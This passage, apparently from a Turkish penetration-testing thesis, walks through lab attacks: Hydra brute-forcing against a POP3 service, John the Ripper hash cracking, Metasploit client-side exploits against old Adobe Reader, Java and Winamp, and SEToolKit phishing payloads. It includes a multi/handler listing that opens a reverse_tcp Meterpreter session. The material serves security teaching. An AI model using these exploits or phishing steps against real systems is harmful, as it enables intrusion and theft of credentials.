Güvenlik açıklarını tespit etmek için otomatik tarama araçları kullanıldığı gibi çalışan servislere veya hizmetlere otomatik giriş yapabilmek amacıyla da komut dosyaları kullanılabilmektedir. Bu bölümde hedef sunucularda başarılı bir giriş elde edilinceye kadar çevrim içi saldırıları otomatikleştirmek veya parola tahmin etmek için tasarlanmış araçlar kullanılacaktır. Bu araçlar teknik olarak kaba kuvvet saldırı araçları olarak adlandırılmaktadır ve geçerli bir parola ve kullanıcı şifresi elde edilinceye kadar kaba kuvvet saldırılarını denemeye devam eder. Kaba kuvvet saldırılarının dezavantajı güçlü parolaları kırmak için çok fazla zamana ihtiyaç duymasıdır.


Wordlistler

Kaba kuvvet saldırı araçları saldırıyı gerçekleştirirken şifre ve kullanıcıları tahmin etmek için içerisinde eğitimli kullanıcı ve şifre tahminleri bulunduran wordlistlere ihtiyaç duymaktadır. Wordlist'ler kullanıcı ve parola wordlist'leri olarak incelenebilmektedir. Bir kullanıcı listesi oluşturulurken önce müşteri kullanıcı şeması çıkarılmalıdır. Örneğin e-posta hesapları ele geçirilmeye çalışıyorsa kullanıcı e-posta şekilleri sadece soy isim mi, isim mi yoksa farklı bir şekilde mi tahmin etmeye çalışılmalıdır. Hedef sistem üzerindeki gerçek çalışan isimlerini bilmek bu konuda oldukça kolaylık sağlayacaktır.



Şekil 3.247. Userlist.

Şekil 3.247.'de örnek bir kullanıcı listesi oluşturulmuştur. Aynı kullanıcı listesi gibi parola listesi oluşturmak ta mümkündür. Hazır parola listelerine internetten ulaşılabilmektedir. Ancak parola ve kullanıcı listeleri uzadıkça kaba kuvvet saldırı süresi de uzayacağından bu çalışmada örnek olarak kısa kullanıcı ve parola listeleri kullanılmıştır.




Şekil 3.248. Parola listesi

Şekil 3.248.'de örnek bir parola listesi oluşturulmuştur. Daha iyi sonuçlara ulaşmak amacıyla kelime listeleri bir hedef için özelleştirilmelidir. Bilgiye dayalı eğitimli tahminler yapılmalıdır. Örneğin çalışanlar hakkında bilgi toplamak ve buna göre bir kelime listesi oluşturmak gereklidir. Bu eğitimli ve bilgiye dayalı tahminlerin dışında özel kelime üretici araçları (ceWL) ile de kelime listesi oluşturmak mümkündür.

Misafir kullanıcılar ve hydra ile parola elde etme

Giriş gerektiren ve çalışan bir hizmet üzerinde kaba kuvvet saldırısı gerçekleştirilmek istendiğinde bir dizi kimlik bilgisi mevcutsa, bu bilgiler tek tek elle denenebilir veya işlemi otomatikleştiren bir araç kullanılabilir. Daha önceki bölümlerde gösterildiği gibi Hydra kaba

kuvvet saldırılarında çalışan hizmetlerin kullanıcı adlarını ve şifrelerini test etmek için kullanılan çevrim içi bir tahmin aracıdır.




Şekil 3.249. Hydra.

Şekil 3.249.'da 192.168.92.136 numaralı IP üzerinde çalışan pop3 servisine wordlist kullanılarak Hydra aracı ile bir kaba kuvvet saldırısı gerçekleştirilmiştir.

Çevrim dışı parola saldırıları

Şifre kırmanın bir başka yolu parola hash'lerinin bir kopyasını almak ve bunları düz metin parolalarına çevirmeye çalışmaktır. Bu işlemi yapmak kolaydır çünkü hash'ler tek yönlü hash fonksiyonunun bir ürünü olacak şekilde tasarlanmıştır. Bir girdi verildiğinde hash fonksiyonu kullanılarak çıktı hesaplanabilmektedir ancak girdiyi güvenilir bir şekilde belirlemenin bir yolu yoktur. Bu nedenle bir hash tehlikeye girerse düz metin şifresini hesaplamanın bir yolu yoktur. Bir parola tahmin edilerek bu parola tek yönlü hash işlevi ile birleştirilebilir ve sonuçlar bilinen hash ile karşılaştırılır. Eğer eşleşme sağlanırsa hash kırılmış olur. Düz metin şifrelerine erişmek ve şifrelemeyi tersine çevirme probleminden kurtulmak daha iyi bir yoldur. Ancak sıklıkla karşılaşılan parolaların karıştırılma riski vardır. Bir program konfigürasyon dosyası, veri tabanı veya şifrelerini düz metin içinde saklayan başka bir dosya bulmak hash bilgisi elde etmekten daha iyi bir yoldur. Ancak hash kırılmadan önce bu dosyaların bulunması gerekmektedir. Daha önceki bölümlerde uygulamalı olarak hushdump komutu ile Windows sistemler üzerinden hash bilgisi alma işlemleri uygulanmıştır. Elde edilen hash bilgilerini kırmak için LM ve NTLM hash algoritmaları ve Johntheripper aracı kullanılmaktadır. LM ve NTLM Hash algoritmaları ile şifre kırma işlemi Man In The Middle (Orta Adam) Saldırıları bölümünde uygulamalarla gösterilmiştir.



Şekil 3.250. Johntheripper (Weidman, 2014).

Şekil 3.250.'de Johntheripper aracı 7 karakterlik hash değerini kırmıştır. Burada PASSWOR'un secret kullanıcısının şifresinin ilk yarısı ve Georgia ve Administrator kullanıcılarının şifrelerinin de ilk yarısı olduğu görülmektedir. Secret kullanıcısı için parolanın ikinci yarısı D123 ve Georgia ve Administrator kullanıcıları için D olduğu görülmektedir. Bu nedenle LM hash şifrelerinin tam metni Georgia ve Administrator kullanıcıları için PASSWORD, secret kullanıcısı için ise PASSWORD123 olduğu görülmektedir. Fakat Johntheripper aracı ile alınan kullanıcı hesapları ve şifrelerle giriş yapılması denenirse bir giriş hatası alınabilmektedir. Çünkü Johntheripper şifrelerin tam olarak doğru halini sunmamaktadır. Tam olarak bir giriş elde edilmek istenirse NTLM hash değerinin dördüncü alanına bakılması gerekmektedir. Burada Johntheripper aracı NTLM hash'lerinin de bulunduğunu belirtmiştir. Johntheripper aracını bu hash'leri kullanmaya zorlamak için nt etiketi kullanılabilir. Windows 7 işletim sistemlerinde LM hash'leri bulunmamaktadır. NTLM hash'leri ile şifre kırılmaya kalkıldığında ise bu işlem çok uzun sürecektir. Bu nedenle Windows 7 şifrelerini kelime listeleri ile kırmak daha faydalıdır. Windows NTLM hash'lerini kırmak LM hash'lerini kırmak kadar kolay değildir. Her ne kadar sadece küçük harfleri kullanan ve başka bir karmaşıklığı olmayan beş karakterlik bir NTLM hash şifresi LM hash şifresi kadar hızlı bir şekilde kırılsa da karmaşıklığı yüksek olan ve 30 karakter içeren bir NTLM hash şifresinin kırılması yıllar sürebilmektedir. Herhangi bir uzunluktaki mümkün olan her karakter kombinasyonunu denemek, bunu değerlemek ve bir değerle karşılaştırmak doğru değere rastlayabilmek için sonsuza kadar devam edebilmektedir. Bu nedenle özellikle Windows 7 sistemlerde NTLM hash'lerini kullanmak yerine kelime listeleri ile kaba kuvvet saldırıları gerçekleştirmek gerekmektedir.


3.3.4. Kullanıcı taraflı saldırılar

Daha önceki bölümlerde hangi servislerin dinlendiğini bulmak için hedef sistem üzerinde taramalar yapılmış ve FTP, SMB ve web sunucuları gibi hizmetlerin dinlendiği portlar üzerinden güvenlik açıkları sömürülerek işlemler yapılmıştı. Fakat pentest araçları


çalıştırılmaya, manuel analizlerin performansları değerlendirilmeye ve araştırılmaya başlanınca hedef sistemlerde sınırlı sayıda sorun bırakıncaya kadar sömürü olanakları dereceli bir şekilde azalmaktadır. Bu sınırlı sayıdaki sorunlar sunucu tarafında olan ve bağlantı noktalarını dinleyen servisler olmaktadır. Burada eksik olunan şey, istemci tarafında herhangi bir bağlantı noktasını dinlemeyen ve güvenlik açığı bulunan herhangi bir yazılımdır. Web tarayıcıları, belge görüntüleyicileri, müzik çalarlar v.b. gibi yazılımlar web sunucuları, posta sunucuları ve diğer ağ tabanlı tüm programlarla birlikte aynı sorunlara maruz kalmaktadır. Elbette kullanıcı (istemci) tarafı ağ üzerinde dinlenmediğinden doğrudan saldırı gerçekleştirilemez fakat prensipte olarak diğer saldırılarla aynıdır. Bir güvenlik açığını tetiklemek için bir programa beklenmeyen bir girdi gönderilirse sunucu taraflı programlardan yararlanılabildiği gibi istemci taraflı programlardan da yararlanılabilmektedir. İstemci tarafındaki programlara ağ üzerinden doğrudan bir girdi gönderilemediği için istemci (kullanıcı) tarafındaki bir kullanıcı kötü amaçlı bir dosya açmaya teşvik edilmelidir. Güvenlik günümüzde önemli bir hale geldiğinden ve sunucu tarafındaki güvenlik açıklarının internete dönük bir bakış açısıyla bulunması zorlaştığından kullanıcı (istemci) taraflı saldırılar dikkatli bir şekilde korunan iç ağlara bile erişim sağlamada önemli bir anahtar rolü oynamaktadır. İstemci (kullanıcı) taraflı saldırılar internet taraflı ip adresi olmayan iş istasyonları veya mobil cihazlar için ideal bir yöntemdir. Ne yazık ki bu saldırılar kullanıcının kötü amaçlı bir yazılımı çalıştırmasına veya kötü amaçlı bir dosyayı açmasına bağlı olarak gerçekleştirilmektedir.

Tarayıcı sömürüleri

Web tarayıcıları, web sayfalarını görüntüleyen kodlardan oluşmaktadır. Tıpkı hatalı biçimlendirilmiş bir girdinin sunucuya gönderildiği gibi bir güvenlik sorununu tetiklemek için kötü amaçlı kod içeren bir web sayfası açılırsa tarayıcıda gizli bir şekilde payload yürütmek mümkün olmaktadır. En yaygın web tarayıcıları bile güvenlik sorunlarına maruz kalmışlardır. Herhangi bir kullanıcının kötü niyetli bir web sayfasını açması ve Aurora isimli güvenlik açığını tetiklemesi için kandırılması durumunda tamamen güncellenmiş ve yamaları tam olan bir internet explorer sürümü bile tehlikeye girebilmektedir. Microsoft internet explorer için yamalar yayınlamıştır fakat kullanıcıların tarayıcılarını güncelleştirmelerini göz ardı etmeleri sonucunda Windows XP hedef cihazına yüklenen Internet Explorer sürümü Aurora istismarına karşı korunmasız hale gelmektedir. Bu bölümde Aurora metasploit modülü bulunarak güvenlik açığı bulunan bir tarayıcıya saldırı gerçekleştirilmiştir.




Şekil 3.251. Aurora exploiti 1.



Şekil 3.252. Aurora exploiti 2.

Şekil 3.251. ve 3.252.'de görüldüğü gibi arka planda bir web sunucusu başlatılmıştır. Artık kötü amaçlı siteye göz atmak için Windows XP cihazı üzerindeki internet explorer kullanılarak zararlı siteye giriş yapılmıştır.



Şekil 3.253. Zararlı siteye giriş.

Windows XP üzerinden zararlı siteye giriş yapıldığında Şekil 3.253.'de görüldüğü gibi Kali Linux bu girişi yakalayacak ve bir hedef sistemden bir meterpreter oturum alınmıştır.

PDF sömürüleri

Bir kullanıcının kötü amaçlı bir PDF açması sonucunda PDF'i açan programdan yararlanılabilmektedir. Windows sistemler için en popüler pdf görüntüleyici Adope Reader'dır. Tıpkı tarayıcılar gibi Adope Reader programının da bir takım güvenlik açıkları mevcuttur. Ayrıca tarayıcılar gibi bir yama yönetimi sürecine sahip olsa da altta yatan işletim sistemini düzenli olarak güncelleyen PDF yazılımı sürekli olarak unutulur ve daha eski savunmasız bir sürümde kalır. Burada hedef sistem CVE 2008-2992'ye tabi olan eski bir Adope Reader 8.1.2 sürümüne sahiptir. Bu program metasploit üzerinde bulunan pdf modülü ile sömürülerek hedef sistemde bir meterpreter oturum elde edilmiştir.

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf  exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
❶ FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
❷ 0    Adobe Reader v8.1.2 (Windows XP SP3 English)
```

Şekil 3.254. PDF sömürüsü için kullanılan exploit (Weidman, 2014).

Şekil 3.254.'de hedef sistem üzerinde bulunan bir pdf dosyası opsiyon ayarlarında belirtildikten sonra hedef sistemde msf.pdf isimli kötü amaçlı bir yazılım taşıyan pdf üretilmektedir. Üretilen bu pdf apache servisi dosyasına kopyalandığında ve apache servisi başlatıldığında multi handler exploiti kullanılarak hedef sistem üzerinde bir meterpreter oturum elde etmek mümkündür.


```
msf  exploit(adobe_utilprintf) > use multi/handler❶
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.20.9
lhost => 192.168.20.9
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.9:4444
[*] Sending stage (752128 bytes) to 192.168.20.10
[*] Meterpreter session 2 opened (192.168.20.9:4444 -> 192.168.20.10:1422) at
2015-05-05 20:26:15 -0400 ❷
```

Şekil 3.255. Meterpreter oturum elde etme.

Şekil 3.255.'de görüldüğü gibi Adope Reader üzerinde bulunan bir güvenlik açığı ve multi/handler yardımı ile hedef sisteme üzerinde bir meterpreter oturum elde edilmiştir.

Java sömürüleri

Java sömürüleri vektörü istemci taraflı saldırılarda oldukça yaygın bir saldırı vektörüdür. Bazı uzmanlar Java'nın maruz kaldığı güvenlik sorunlarına çözüm olarak kullanıcıların tarayıcılarındaki yazılımı kaldırmalarını veya devre dışı bırakmalarını önermektedir. Java saldırılarının güçlü olmasının sebebi yapılan bir sömürü ile birden fazla platforma erişilmesine olanak sağlamasıdır. Bir tarayıcıda Java Runtime Environment (JVE) yazılımını çalıştıran Windows sistemi, Mac ve hatta Linux sistemleri bu tarayıcı kötü amaçlı bir sayfa açtığında tamamen aynı şekilde yaralanabilmektedir. Bu bölümde java istismarı metasploit üzerinde kullanılan bir sömürü örneğiyle uygulanmıştır.




Şekil 3.256. Java sömürü modülü.

Şekil 3.256.'da görülen exploit modülünün opsiyon ayarları tamamlandıktan ve sömürü başlatıldıktan sonra hedef sistem Windows XP internet explorer üzerinden zararlı siteye giriş yapıldığında Şekil 3.256.'daki gibi siteye giriş yakalanır ve hedef sistem üzerinde bir meterpreter oturum elde edilmiş olur.


Şekil 3.257. Meterpreter oturum elde etme.

Winamp

Şu ana kadar gerçekleştirilen kullanıcı taraflı saldırıların mantığı hemen hemen aynı şekilde işlemektedir. Bu bölümde istemci yazılımında bir güvenlik açığından yararlanan kötü amaçlı bir kod çalıştırma izni isteyen zararlı dosya oluşturulmuştur. Kullanıcı dosyayı ilgili programla açarsa metasploit üzerinden bir oturum elde edilmiş olacaktır. Bu senaryo dâhilinde kullanıcı Winamp müzik çalar programı için bir yapılandırma dosyasını değiştirmek üzere kandırılmıştır. Kullanıcı bir sonraki programı açtığında kullanıcının hangi müzik dosyasını açtığından bağımsız olarak kötü konfigürasyon dosyası işlenmiştir. Bu işlem için winamp_maki_bof metasploit modülü kullanılmıştır.



Şekil 3.258. Winamp sömürü modülü 1.



Şekil 3.259. Winamp sömürü modülü 2.

Şekil 3.258. ve 3.259.'da gösterilen modül aracı ile şekildeki gibi bir kötü niyetli maki dosyası oluşturulduktan sonra apache web dosyası dizinine kopyalanarak bir payload kurulmaktadır. Daha sonra kullanıcının bu kötü niyetli mika dosyasını Winamp yükleme dosyası ile çalıştırması için paketleme işlemi gerçekleştirilmektedir. İlgili dosya Windows üzerinde aşağıda görüldüğü gibi ismi değiştirilerek kopyalanmaktadır.

Şekil 3.260. Zararlı winamp yazılımını yükleme.

Şekil 3.260.'da oluşturulan zararlı yazılım Rocketship ismi ile Winamp programının Skins dosyası altına kaydedilmiştir ve kullanıcı programı yüklediğinde bu zararlı yazılımı çalıştırarak saldırgana açık bir hale gelecektir.

3.3.5. Sosyal mühendislik saldırıları

Sosyal mühendislik saldırıları cihazların güvenlik açıklarından çok insanların güvenlik açıklarına dayanan bir saldırı şeklidir. Dünyaca bilinen en ünlü hacker'ların çoğu sistem güvenlik açıklarıyla uğraşmak yerine sosyal mühendislik saldırılarını kullanmaktadır. Örneğin meşhur korsan Mitnick yaptığı en ünlü sömürülerini bir binaya girerek güvenlik görevlisi o binada bulunma yetkisine sahip olduğuna ikna ederek istediği şeyleri elde edip çıkmıştır. Sosyal mühendislik saldırıları yardımcı olma arzusu ve güvenlik politikaları hakkında bilgisizlikten kaynaklanan sebepler sonucunda gerçekleşmektedir. Sosyal mühendislik saldırıları karmaşık teknik gereksinimlerini gerektirebilmekte ya da hiç teknoloji gereksinimi içermemektedir. Örneğin BT yardım masasında çalışan biri patronunun kendisini web mail hesabından kilitlediğini iddia eden asistanı adına patronun bilgisayarında bir arama işlemi gerçekleştirebilmektedir. Bu arama işlemi ile saldırgan şifreyi telefon üzerinden okuyabilmektedir veya varsayılan bir değere ayarlayabilmektedir. Sosyal mühendislik saldırılarının birçoğu şirket içerisinde kullanılan e-posta'ların spam dosyaları üzerinden gerçekleştirilmektedir. Kimlik avı saldırıları bir kullanıcıyı, saldırganı e-posta veya diğer

yollarla güvenilir bir kişi gibi göstererek kişisel bilgilerini çevrim içi ortamlarda paylaşmaya ikna etme yöntemi olarak bilinmektedir. Kimlik avı e-postaları kullanıcıları kötü amaçlı siteleri ziyaret etmeleri veya diğer şeylerin yanı sıra kötü amaçlı ekleri indirmeleri konusunda teşvik etmek için kullanılmaktadır. Daha önceki bölümde gerçekleştirilen kullanıcı taraflı saldırıların gerçekleştirilmesi için bir sosyal mühendislik saldırısına ihtiyaç duyulmaktadır. Sosyal mühendislik saldırıları bu çalışma kapsamında kimlik avı saldırıları, web saldırıları, toplu e-posta saldırıları ve çok noktalı saldırılar olacak şekilde ayrı ayrı uygulamalarla gerçekleştirilmiştir.

Kimlik avı saldırıları (spear phishing attacks)


Bu bölümde istemci tarafından yapılan saldırılarda kötü amaçlı dosyaların hedef sistemde oluşturulmasına izin verecek bir kimlik avı saldırısı ele alınacaktır. Kötü amaçlı dosyalar e-posta yolu gönderilebilmekte ve payload'ı otomatik olarak yakalayacak bir metasploit işleyicisi kurulabilmektedir.

Şekil 3.261. SEToolKit.

Şekil 3.261.'de SEToolKit üzerinde Email Saldırıları seçilmiştir. Bu işlem sonucunda SEToolKit e-mail saldırıları için kullanılacak payload listesini vermektedir. İlgili payload listesi ve payload seçme işlemleri payload seçme bölümünde uygulanmıştır.


Payload seçme

Gerçekleştirilecek kimlik saldırısı için uygun payload'ın seçilmesi gerekmektedir. Hedef sistem üzerinde nasıl bir bağlantı kurulacağı ve nasıl bir oturum elde edileceğini belirleyen etken payload seçimidir.



Şekil 3.262. Email saldırı payloadları.

Şekil 3.262.'de görülen payloadlar'dan bir pdf saldırısı gerçekleştirmek amacıyla 12. Payload seçilmiştir. Bu işlemden sonra hedef sistem üzerinde elde edilmek istenen bağlantı şekli seçilmiştir.




Şekil 3.263. Bağlantı şekli seçimi.

Şekil 3.263.'de bir reverse_tcp bağlantısı üzerinden meterpreter oturum seçilmiştir. Bu işlemlerden sonra ilgili opsiyon ayarları gerçekleştirilmiştir.

Opsiyonları ayarlama


Payload seçiminden sonra ilgili payloadın çalışması için gereken opsiyon bilgilerinin ayarlanması gerekmektedir. SEToolKit Şekil 3.264.'de görüldüğü gibi opsiyon bilgilerini otomatik oalrak sormakta ve bazı bilgileri otomatik olarak getirmektedir.



Şekil 3.264. Payload opsiyon ayarları.

Dosya adlandırma

Bu aşamada SEToolKit oluşturulan kötü amaçlı dosya adını otomatik olarak adlandırır ve yeni bir adlandırma yapılmak istenip istenmediğini sorar.

